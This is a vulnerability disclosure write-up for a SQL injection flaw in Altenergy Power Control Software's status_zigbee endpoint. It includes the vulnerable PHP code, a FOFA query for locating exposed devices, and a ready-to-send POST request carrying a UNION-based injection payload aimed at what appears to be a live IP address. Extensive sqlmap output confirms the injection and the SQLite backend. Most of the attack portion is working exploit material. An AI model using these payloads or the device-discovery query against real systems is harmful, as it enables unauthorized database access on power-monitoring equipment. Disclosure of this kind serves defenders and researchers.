Altenergy has a SQL injection vulnerability

Vulnerability details

Altenergy has a SQL injection vulnerability, which can be exploited by attackers to perform arbitrary operations on the database and execute arbitrary commands.


Vulnerability location

/index.php/display/status_zigbee

Vulnerability recurrence

fofa title="Altenergy Power Control Software"

Through code audit, it was found that the function get_status_zigbee did not filter the value of the passed parameter date, resulting in a SQL injection vulnerability.



display_model.php

```
        return $data;
    }

    public function get_status_zigbee()
    {
        //读取当前时区
        $timezone = "Asia/Shanghai";
        $fp = @fopen("/etc/yuneng/timezone.conf",'r');
        if ($fp){
            $timezone = fgets($fp);
            fclose($fp);
        }
        date_default_timezone_set($timezone);

        $date = $this->input->post('date');
        if (!$date) {
            $date = date("Y-m-d",time());
        }
        $status = array();
        $query = "SELECT * FROM event WHERE date LIKE '%$date%' ORDER BY date DESC";
        $result = $this->pdo->prepare($query);
        if(!empty($result))
        {
            $event_kindsNot = array('7','8','9','10'); // 屏蔽直流电压'7', '8', '9', '10',
            $result->execute();
            $res = $result->fetchAll();
            $num = 0;
            foreach ($res as $key => $value)
            {
                $event = $value['eve'];
                for ($i=0; $i<strlen($event); $i++)
                {
                    if (substr($event, $i, 1) == "1" && !in_array("$i", $event_kindsNot))
                    {
                        $status[$num]['event'] = "$i";
                        $status[$num]['inverter_id'] = $res[$key]['device'];
                        $status[$num]['date'] = $res[$key]['date'];
                        $num++;
                    }
                }
            }
        }
        $data['date'] = $date;
        $data['status'] = $status;
```

```
ID      详细信息
1       $date = $this->input->post('date');
2       $date = date("Y-m-d",time());
3       $query = "SELECT * FROM event WHERE date LIKE '%$date%' ORDER BY date DESC";
4       $data['date'] = $date;
```

POC：


```
POST /index.php/display/status_zigbee HTTP/1.1
Host: 179.48.119.105:8097
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 246
Origin: http://179.48.119.105:8097
Sec-GPC: 1
Connection: close
Referer: http://179.48.119.105:8097/index.php/display/status_zigbee
Cookie:
ci_session=a%3A6%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22d6cbdc2c0edf23f8452b142e928dfec4%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13%3A%22191.96.206.18%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A84%3A%22Mozilla%2F5.0+%28Macintosh%3B+Intel+Mac+OS+X+10.15%3B+rv%3A132.0%29+Gecko%2F20100101+Firefox%2F132.0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1730908101%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A9%3A%22logged_in%22%3Bb%3A0%3B%7D0340dfd493b53397d1ba3a564d5aabc6ef0d9110
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Priority: u=0, i

date=2024-11-06%' UNION ALL SELECT 11,CHAR(113,106,106,113,113)||CHAR(75,101,86,69,115,83,113,89,100,122,121,102,83,83,113,86,84,112,100,103,69,75,80,117,88,109,83,105,89,116,110,120,76,84,73,109,115,100,83,107)||CHAR(113,118,98,98,113),11-- wPIB
```

Case 1:


URL：http://179.48.119.105:8097/index.php/display/status_zigbee

use SQLMap

```
sqlmap -r sql.txt --risk 3 --level 3 --random-agent –batch
```



```
→  Desktop sqlmap -r sql.txt --risk 3 --level 3 --random-agent --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.6.3#dev}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
misuse or damage caused by this program

[*] starting @ 23:53:42 /2024-11-06/

[23:53:42] [INFO] parsing HTTP request from 'sql.txt'
[23:53:42] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/531.0 (KHTML, like Gecko) Chrome/3.0.191.0 Safari/531.0' from file '/usr/local/Ce
'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[23:53:43] [INFO] testing connection to the target URL
[23:53:49] [INFO] checking if the target is protected by some kind of WAF/IPS
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[23:53:57] [INFO] testing if the target URL content is stable
[23:54:11] [INFO] target URL content is stable
[23:54:11] [INFO] testing if (custom) POST parameter '#1*' is dynamic
[23:54:15] [INFO] (custom) POST parameter '#1*' appears to be dynamic
[23:54:17] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[23:54:19] [INFO] heuristic (XSS) test shows that (custom) POST parameter '#1*' might be vulnerable to cross-site scripting (XSS) attacks
[23:54:19] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[23:54:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:54:21] [WARNING] reflective value(s) found and filtering out
[23:55:20] [INFO] (custom) POST parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="92")
[23:56:23] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'SQLite' extending provided level (3) value? [Y/n] Y
[23:56:23] [INFO] testing 'Generic inline queries'
[23:56:26] [INFO] testing 'SQLite inline queries'
[23:56:29] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[23:56:29] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[23:56:34] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[23:56:46] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[23:56:51] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[23:56:54] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query - comment)'
[23:56:56] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query - comment)'
[23:56:59] [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
[23:56:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:56:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:57:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injecti
[23:57:18] [INFO] target URL appears to have 3 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[23:58:23] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 82 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: date=2024-11-06%' AND 8548=8548 AND 'tgZz%'='tgZz
```



```
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[23:58:23] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 82 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: date=2024-11-06%' AND 8548=8548 AND 'tgZz%'='tgZz

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: date=2024-11-06%' UNION ALL SELECT 11,CHAR(113,106,106,113,113)||CHAR(75,101,86,69,115,83,113,89,100,122,121,102,83,83,113,86,84,112,100,103,69,75,80,117,88,109,83,105,89,116,110,120,76,84,73,109,115,100,83,107)||CHAR(113,118,98,98,113),11--
 wPIB
---
[23:58:23] [INFO] testing SQLite
[23:58:29] [INFO] confirming SQLite
[23:58:36] [INFO] actively fingerprinting SQLite
[23:58:41] [INFO] the back-end DBMS is SQLite
web application technology: PHP 5.5.13, lighttpd 1.4.35
back-end DBMS: SQLite
[23:58:41] [INFO] fetched data logged to text files under '/Users/h0e4a0r1t/.local/share/sqlmap/output/179.48.119.105'

[*] ending @ 23:58:41 /2024-11-06/
```